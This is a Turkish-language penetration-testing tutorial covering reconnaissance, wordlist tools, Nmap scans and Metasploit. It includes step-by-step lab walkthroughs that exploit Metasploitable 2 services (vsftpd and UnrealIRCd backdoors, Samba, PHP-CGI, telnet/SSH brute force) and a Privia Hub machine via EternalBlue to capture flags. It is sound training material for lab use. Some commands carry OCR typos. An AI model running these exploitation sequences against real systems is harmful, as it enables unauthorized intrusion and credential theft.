NSLOOKUP Windows sistemlerde bilgi toplanmasına olanak sağlar.

DIG, Linux ortamlarında hedef kaynak hakkında bilgi sağlamaktadır. DIG, Linux sistemlerin farkından dolayı NSLOOKUP ‘dan daha gelişmiş özelliklere sahiptir.

3.1.2.4.DNS Zone Transferi

DNS sunucusunda alan adının çözülmesi ile ilgilidir. A, MX, NS VE PTR gibi mevcut olan DNS kayıtlarının, birincil DNS sunucu üzerinden bir diğer DNS sunucusuna aktarılmasına ZONE TRANSFER denilmektedir. Transferin başarılı olabilmesi için izin verilmesi gerekir. Verilmiş olan bu izin açıklık yaratabileceğinden bu kayıtlar ele geçirilebilir bilgiye dönüşebilir. Hedefin Host adları ile bunların zaafiyetlerinin bulunması durumunda çeşitli bilgiler ele geçirilebilmektedir.

3.1.2.5.BANNER ele geçirme

Hedef sistemin kullandığı sistem ve bunun versiyon bilgisine veya varsa diğer açık bilgilere Banner sorgusu yaparak ulaşılmaktadır. NETCAT gibi araçlarla bu sorgu yapılabilmektedir.

3.1.2.6.MALTEGO

Maltego ile domain adlarının WHOIS, DNS, Ağ yapısı bilgisi ve kişiler ile ilgili bilgi edinilebilir.

3.2.WordList Oluşturma Programları

3.2.1.Crunch

Bu toolun amacı wordlist oluşturmak yani kelime listesi.

Mesela bir text (wordlist) oluşturup içerisine bir sürü şifre listesi oluşturuyor. Bu şifreleri bazı programlar yardımı ile kısa bir süre içerisinde denememizi sağlıyor.

crunch 5 5 admin minimum 5 karakter maximum 5 karakter ve içinde admin harflerini içeren kelimeler oluşturudu

crunch 5 5 admin –o nethunter oluşturduğu kelimeleri nethunter adında bir txt dosyasına yazdı.

3.2.2.Cupp (https://github.com/Mebus/cupp.git)

Python 3 indirmemiz gerekiyor.

apt-get install python3

Cd Desktop/

git clone (https://github.com/Mebus/cupp.git)

Cupp programımız aktif hale geldi yani dosyaları yüklendi.

ls

Cuppy.py py uzantılı dosyamızı gördük.

./cupp.py

Opsiyonları açıldı program çalıştı.

Biz bununla wordList oluşturacağız.

./cupp.py -l

Bize /root/Desktop/cupp/dictionaries/turkish/ içinde a dan z ye tükçe sözlük indirdi.

./cupp.py -i

Burada istediğimiz şeyleri doldurarak bir WordLİst oluşturuyoruz.

Ne kadar çok bilgi o kadar çok WordListimizde şifre oluşturur.

3.2.3.Pydictor (https://github.com/LandGrey/pydictor.git)

cd Desktop

git clone https://github.com/LandGrey/pydictor.git

cd Desktop

Ls

cd pydictor/

Ls

pydictor.py

python ./pydictor.py

Toolumuz çalıştı.

python ./pydictor.py -char abcde --len 4 5

/root/Desktop/pydictor/results/ dizininde char adında bir dosya oluşturdu.

Crunchtan farkı;

Python ./pydictor.py -chunk gs 1905 galatasaray

Girdiğimiz 3 kelimeyi kendi arasında karıştırdı.

Python ./pydictor.py -chunk galatasaray 1905 gs ahmet 34 --head gs --tail 34

Şifrenin başlangıcı gs bitişi 34 olan bir wordList oluşturdu.

Password Attacks =>> wordlists e tıkladığımız zaman kalinin içinde kurulu olan bazı programların kullandığı wordlistler var. En kapsamlı olanı rockyou.txt. Bu dosyaya erişebilmek için;

File System/usr/share/wordlists burada rockyou.txt.gz isimli bir dosya olacak.

gunzip rockyou.txt.gz yaparak gz uzantıdan çıkardık.

cat gunzip rockyou.txt ile de dosyamızı açabiliriz.

3.3.NMAP Kullanımı

Network Mapper dediğimiz bir tool. Ipler, açık portları, işletim sistemleri gibi bilgileri edinmemizi sağlıyor. Bu bilgilerle saldırılar düzenliyoruz.

nmap -help Nmapte kullanılan tüm komutları gösterir.

Nmap konsoldan çalışır. ZenMap adlı grafiksel arayüzü kullanır.

sudo apt-get install nmap

3.3.1.ZENMAP

Nmap e yeni başlayanlar için kolaylık sağlıyor.

https://nmap.org/dist/ burada en altta nmap in en son sürümü olan zenmap i görebiliriz.

Zenmap rpm uzantılı olduğu için çalıştırmak için alien adlı programı kullanmamız gerekiyor.

apt-get install alien dpkg-dev debhelper build-essential

alien zenmap-7.80-1.noarch.rpm

Dosyamızı deb uzantılı biçimde çıkardık.

dpkg -i zenmap-7.80-1.noarch.deb

zenmap

3.3.2.Basit NMAP Taraması

nmap 10.0.2.5 Nmap hiçbir parametre kullanılmadığında default olarak en popüler 1000 port u tarar.

nmap 10.0.2.0/24 256 adet ip tarar.


nmap uzemkmu.net Alan adı taraması yapar.

nmap –F 10.0.2.5 En çok kullanılan 100 Port'u tarar.

nmap 10.0.2.5 -p 1–100 Belirtilen aralıktaki portları tarar.

nmap 10.0.2.5 -p 1–100 -exclude-ports 66,99→ 66. ve 99. portlar hariç 1–100 arasında yer alan portları tarar.

nmap 10.0.2.5 -p- Bütün portları (0-65536) tarar.



Şekil 12: Nmap basit ip taraması

Port

Port numarası veya kullandığı protokol'ü gösterir.

State

Port'un open, closed ya da filtered olduğu gösterilir.

Open

Portun erişilebilir olduğu ve portun TCP, UDP bağlantısı kabul ettiğini gösterir.

Closed

Portun erişilebilir olduğu ancak üzerine işlem yapılamadığı bilgisini gösterir.

Filtered

Bir paket filtreleme mekanizması tarafından engelleniyor manasına gelir. Portun açık olduğu veya kapalı olduğu konusunda herhangi bilgi vermez.

Unfiltered

Portlara erişiliyor ama açık mı kapalı mı bilemedim durumudur. (Üçlü el sıkışmanın SYN, SYN-ACK, ACK ayaklarının ACK işlemini, yani geriye cevap dönüyor mu? sorusunu cevaplar.)

Open | Filtered

Portlar açık mı veya filtrelenmiş mi karar veremedim anlamına gelir. (UDP, FIN, Null, Xmas Scan)

Service

Port üzerinde çalışan standart sevice ismini (microsoft, mysql gibi) belirtir.

NOT: Arka planda ne iş yaptığını görmek için komutu çalıştırdıktan sonra “v” harfi ile o anda hangi sunucuya hangi paketi attığı görülebilir.

3.3.3.Detaylı Nmap Taraması

-sS

nmap 10.0.2.5 -sS

Herhangi bir parametre verilmez ise default olarak syn paketi gönderir.

-sT

nmap 10.0.2.5 -sT

Tcp Connect taraması, syn taramasından daha detaylı ve daha doğru servis bilgisi verir.

Dezavantajı ise loglarda kayıt bıraktığı için firewall ya da IPS gibi cihazlar tarafından engellenir. Çünkü sürekli olarak yetkisiz tcp el sıkışması yapar.

-sU

nmap 10.0.2.5 -sU

Udp taraması yapar. Yavaş olduğu için genelde udp taramaları için önlem alınmaz.

-sA

nmap 10.0.2.5 -sA

Tcp ack taraması diğerlerinden farklı olarak portun açık olup olmadığına bakar. Sadece paketin karşı tarafa gönderilip geri dönmesine bakar. Karşıdaki makine ile arada bir firewall ips ya da paket engelleyici bir uygulama var mı bunu test etmeyi sağlar.

3.3.4.Nmap ile Servis ve İşletim Sistemi Taraması

-sV

nmap 10.0.2.5 -sV

Servis taraması ve versiyon tespiti yapar.

-O

nmap 10.0.2.5 -O

İşletim sistemi ve versiyon taraması yapar.

3.3.Metasploit Kullanımı

Ruby dili ile yazılmış açık kaynak kodlu bir “Penetrasyon Test” aracıdır. Metasploit bulunan zafiyetlerin exploit edilmesi amacıyla geliştirilmiş bir frameworktür.

3.3.1.Metasploitteki Terimler

Exploit

Hedef sistemde çalışan servis ya da uygulamaların zayıflıklarını kullanarak amaçlara ulaşmak için kullanılan güvenlik açıklarıdır.

Payload

Exploitin bulduğu açıkların sonrasında hedef sisteme sızmaya yarar. Bir nevi exploit açığı kullanarak saldırır, payload bu açığa yerleşerek iş yapmamızı sağlar.


Auxiliary

Sistemi taramaya yarayan araçları içerir. Sniffing, Scanning gibi işlemler yapar.

Encoders

Exploit içindeki kodların sistem tarafından tanınmasını önlemekten sorumludur.

Terminale msfconsole komutu girerek metasploiti aktif hale getiririz.



Şekil 13: Metasploit

3.3.2.Metasploitteki Önemli Komutlar

Show

Metasploit içerisindeki modüllerden bilgi alır. Platforma göre yanıtlar döndürür.

Search

Aradığınız modülle ilgili bilgi arar.

Check

Hedef sistemin mevcut exploiti içerip içermediğini kontrol eder.

Use

Exploit işlemlerinin gerçekleştirilmesi için gereken modülleri seçmeyi sağlayan komut.

Run

Hedef makineye karşı exploit veya auxiliary seçildikten sonra sonra sisteme saldırı başlatmak için kullanılır. Alternatif olarak "exploit" komutu da kullanılabilir.

Set

Kullanılacak modül içerisindeki parametrelerin tanımlanmasını sağlayan komut. Eğer tüm modüllerde kullanılacak parametreler tanımlanmak isteniyorsa "setg" komutu kullanılabilir.

Sessions

Birden fazla bağlantı yönetmek için kullanılır.

4.TEMEL AĞ SIZMA TESTİ ÖRNEK1 (METASPLOİTABLE 2)

Ftp service saldırısı aynı ağda bulunan bilgisayarlar ya da sunucular arasında dosya alışverişini sağlar.

Metasploit üzerinden exploit edeceğiz.

Msfconsole

1989 exploits (açıklar)

1089 auxiliary (exploit ederken yardımcı olacak ön bilgi sahip olmamız için kod parçacıkları)

563 payloads (karşı bilgisayarla iletişim kurmamızı sağlayan kod parçacıkları)

45 encoders (karşı tarafa kod gönderirken şifreleme türleri)

Help

Banner şekilli içerik.

? Help menu

Search vsftpd

Exploit/unix/vsftpd;_234_backdoor böyle bir exploit varmış rank ı da excellent. Check önceden kontrol edebilir miyiz no.

Use Exploit/unix/vsftpd;_234_backdoor exploitin içerisine giriş yaptık.

Show options

Required yes olanlar gerekli doldurmamız gerekiyor.

RHOSTS karşı tarafın ip adresileri 10.0.2.11

RPORT (hangi portu kullanıcaz)22

set RHOSTS 10.0.2.11

Exploit Giriş yaptık.

hostname yazdık ve metasploitable.

Ifconfig 10.0.2.11

Whoami dedik yetkimiz root.

ls, cd root, ls, cd Desktop, ls, cd Flag , ls, cat flag.txt

Port 23 Telnet ağ üzerindeki bir bilgisayara veya başka bir sunucuya bağlanmaya yarayan bir protokol.

Back

Sessions

Search telnet_login

auxilary/scanner/telnet_login böyle bir açık varmış rank normal check no

Use auxilary/scanner/telnet_login içine girdik.

Show options

Burada required yes olanları doldurmamız gerek.

Şifre saldırısı yapmamız gerekti.

Bir tane txt oluşturduk içine.

root, admin, toor, user, msfadmin şeklinde bir txt oluşturduk.

Set RHOSTS 10.0.2.11

Set user_file /root/Desktop/LİSTE

Set pass_file /root/Desktop/LİSTE

Set stop_on_success true

exploit

Session 2 opened dedi.

sessions

Sessions –h

Sessions –i (ID)2

Sızdık.

Ifconfig ile ipyi de kotrol ettik sızmışız.

Hostname metasploitable

Aslında karşı bilgisayar bir sunucu ve biz buna bağlandık.

whoami Şu an yetkimiz user.

Port 139 Netbios-ssn Samba smbd 3.x-4.x kullanacağız.

Back

Sessions

Search smb_version açığımız çıktı auxiliary/scanner/smb/smb_version

use exploit/multi/samba/user

Show options

set RHOSTS 10.0.2.11

exploit

[*] 10.0.2.11:445 - Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

use exploit/multi/samba/usermap_script

show options

set RHOSTS 10.0.2.11

Expliot

Sys info

Whoami root

hostname

cd root, cd Desktop, cd flag, cat flag.txt ,back, sessions

Port 22 ssh, aynı ağda bulunan sunucuya uzaktan bağlanma.

Telnet, kullanıcı adı ve şifreye şifresi olarak iletirken.

Ssh, Şifrelenerek gönderiliyor.

Search ssh_login

Use auxiliary/scanner/ssh/ssh_login_pubkey

Show options

Set RHOSTS 10.0.2.11

Set pass_file /root/Desktop/LİSTE

Set user_file /root/Desktop/LİSTE

Expolit

Sessions

Sessions -u 5 (-u meterpreter a yükseltiyor)

Sessions 6

sysinfo, ls, Ifconfig, exit –y , back

Port 80 http protokolü internete bağlanırken kullanılan bir protokol.

Firefoxa 10.0.2.11 yazdığımızda karşımıza Metasploitable2 çıktı.

Firefoxa 10.0.2.11/phpinfo.php/ yazdığımızda;

Configuration File kısmında /etc/php5/cgi Cgi ın açığı varmış.

Use exploit/multi/http/php_cgi_arg_injection

show options, set RHOSTS 10.0.2.11, exploit, hostname, sysinfo, ifconfig, whoami, exit –y, back

Port 6667 irc.

Exit –y

Msfconsole

Use exploit/unix/irc/unreal_irc_3281_backdoor

Show options

Set rhosts 10.0.2.11

exploit

ls, ifconfig, whoami root, **hostname**, port 5900 vnc.

Use auxiliary/scanner/vnc_login

Show options

Set RHOSTS 10.0.2.11

Exploit

Yeni terminal

Vncviewer 10.0.2.11 Password

Ap ter edit, Ls, Cd root, Ls, 1Cd desktop, Cd flag

5.TEMEL AĞ SIZMA TESTI ÖRNEK2 (PRIVIA HUBDAN BASİT BİR ÖRNEK)

sudo openvpn (vpn dosyasının adı)

Kullanıcı adı ve şifre siteye üye olunurken girilen ile aynı.

sudo su yetki verir.

sudo su nmap (ip adresi) en popüler 1000 portu taramış olduk ve tcp paketi gönderdik.

tcp paketi göndererek udp olanları göremeyebiliriz o yüzden **-sU** yazıyoruz.

Tarama işleminin hızını arttırmak için **-T** yaz. Eğer bir şey yazmazsak t1 çalışır.

-T4 daha hızlı tarar fakat firewall a yakalanabilir.

-r kullanırsak random tarar. Bu da firewalla yakalanma oranını azaltır.

microsoft active directory ldap (ortak pc yapmışlar gibi)(domain: privia ... falan)

service info: host ... windows kullanıyor.

-A agresif tarama firewall varsa bulur, arka planda ne çalışıyorsa script bulur.

445 portta win server 2012 standart evulation 9200...

exploit zafiyeti googlda ara.

EternalBlue diye bir zafiyet varmış. smb remote code metasploit kodu (MS17-010)

msfdb init metasploit kullanılmaya hazır.

msfconsole

+ -- --=[1962 exploits - 1095 auxiliary - 336 post]

+ -- --=[558 payloads - 45 encoders - 10 nops]

+ -- --=[7 evasion]

search MS17-010 zafiyeti tara.

5 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

use exploit/windows/smb/ms17_010_psexec

show options

Requried no olanlar isteğe bağlı yes olanlar gerekli.

Port numarasını kontrol et. Rhosts boş ise ip gir.

set RHOSTS 192.168.253.18 artık rhost 192.168.253.18 ip adresi oldu.

exploit dedik ve sisteme girdik.

ipconfig

pwd

C’nin içinde windowsta system 32 klasöründeymişiz. User klasörüne gitmemiz gerekiyor. Bir klasör dışarı çıkalım.

cd ..

windowsun içindeyiz

cd ..

C'nin içindeyiz.

ls hangi klasörler var.

cd users klasörüne girelim.

pwd bulunduğum klasöre bakıyorum usersdayım.

ls bakalım içinde hangi klasörler var.

cd administrator girebiliyorsam ben bu makineye admin yetkilerinde ulaşmışım.

sysinfo

getuid olduğu için system yetkilerine sahipmişim.

ls, **cd desktop** masaüstüne giriş yaptım.

ls privflag.txt (yetkili kullanıcı) nonprivflag.txt(yetkisiz)

cat privflag.txt içindekileri bastırmaya çalışıyorum.

Çıkan şifre privia hubdaki hedef makinemizin actions.

flag user(düşük yetkili) mı root mu administrator root yani tam yetkili.

Geri kalanlar için users klasörüne dön. **Ls**, **cd test**, **ls**, **cd desktop**, **ls**, **adminstrator**, **cat non-privflag**, şifreyi kopyala users flag gir.

KAYNAKLAR

https://turk.net/destek/sozluk/ag-network-terimleri-sozlugu/ag-network-nedir.html

https://wmaraci.com/nedir/ag

https://www.eticaret.com/e-ticaret-sozlugu/ag-network-nedir/#:~:text=A%C4%9F%2C%20iki%20veya%20daha%20fazla,meydana%20getirilen%20sistem%20olarak%20tan%C4%B1mlanabilir.&text=%C3%96rne%C4%9Fin%20a%C4%9F%20%C3%BCzerinden%20yaz%C4%B1c%C4%B1n%C4%B1z%C4%B1%20payla%C5%9Farak%20ayn%C4%B1%20yaz%C4%B1c%C4%B1y%C4%B1%20birden%20fazla%20bilgisayar%C4%B1n%20kullanmas%C4%B1n%C4%B1%20sa%C4%9Flayabilirsiniz.

http://www.goksungur.net/notlar/nisantasi/agtemelleri1.pdf

https://www.iienstitu.com/blog/network-nedir

https://blog.niximera.com/acik-bilgisayar-agi-nedir/

https://www.bbtbilisim.com/ag-yonetimi/

https://tr.wikipedia.org/wiki/Yerel_alan_a%C4%9F%C4%B1

https://www.wikihow.com.tr/Yerel-Alan-A%C4%9F%C4%B1-(LAN)-Nas%C4%B1l-Olu%C5%9Fturulur

https://kod5.org/ag-temelleri-lan-yerel-alan-agi/

https://www.sonsuzteknoloji.com/yerel-alan-agi-wan-man-lan-local-area-network-nedir/

https://www.mediaclick.com.tr/tr/blog/wan-nedir

https://tr.wikipedia.org/wiki/Geni%C5%9F_alan_a%C4%9F%C4%B1

https://diyot.net/lan-wan-wlan-nedir/

https://turk.net/destek/sozluk/ag-network-terimleri-sozlugu/wan-nedir.html

https://wmaraci.com/nedir/wan

https://tr.wikipedia.org/wiki/Sanal_%C3%B6zel_a%C4%9F

https://us.norton.com/internetsecurity-privacy-what-is-a-vpn.html

https://searchnetworking.techtarget.com/definition/virtual-private-network

https://www.howtogeek.com/133680/htg-explains-what-is-a-vpn/

https://medium.com/@keremdemirtrk/siber-g%C3%BCvenlik-pasif-aktif-bilgi-toplama-5e1a0151e7ef

http://sisatem.com.tr/kategori/haberler/68571/aktif-ve-pasif-bilgi-toplama.html

https://kernelblog.org/2019/05/aktif-bilgi-toplamanmap-kullanimi/

https://www.prismacsi.com/3-aktif-bilgi-toplama/

https://webmaster.kitchen/aktif-ve-pasif-bilgi-toplama/

https://www.bgasecurity.com/2010/08/penetrasyon-testlerinde-aktif-bilgi/

https://www.karel.com.tr/blog/nmap-nedir-bu-ag-tarayicisina-neden-ihtiyaciniz-var#:~:text=A%C4%9F%20e%C5%9Fleyicisinin%20(Network%20Mapper)%20k%C4%B1saltmas%C4%B1,ve%20a%C3%A7%C4%B1k%20kaynakl%C4%B1%20bir%20ara%C3%A7t%C4%B1r.&text=Nmap%2C%20y%

C3%BCzbinlerce%20cihaz%C4%B1%20ve%20%C3%A7ok,ana%20bilgisayarlar%C4%B1%20izlemek%20i%C3%A7in%20kullan%C4%B1labilir.

https://lnxmaster.com/2020/05/29/nmap-the-network-mapper-nedir/

https://forum.ayyildiz.org/konu/nmap-network-mapper-nedir-ne-i%C5%9Fe-yarar.117714/

https://tr.wikipedia.org/wiki/Nmap

https://sibertehdit.com/nmap-nedir-kullanimi/

https://serkanyildirim.me/nmap-nedir-nasil-kullanilir-incelikleri-nelerdir/

https://sibergazi.com/news/nmap-kullan-m-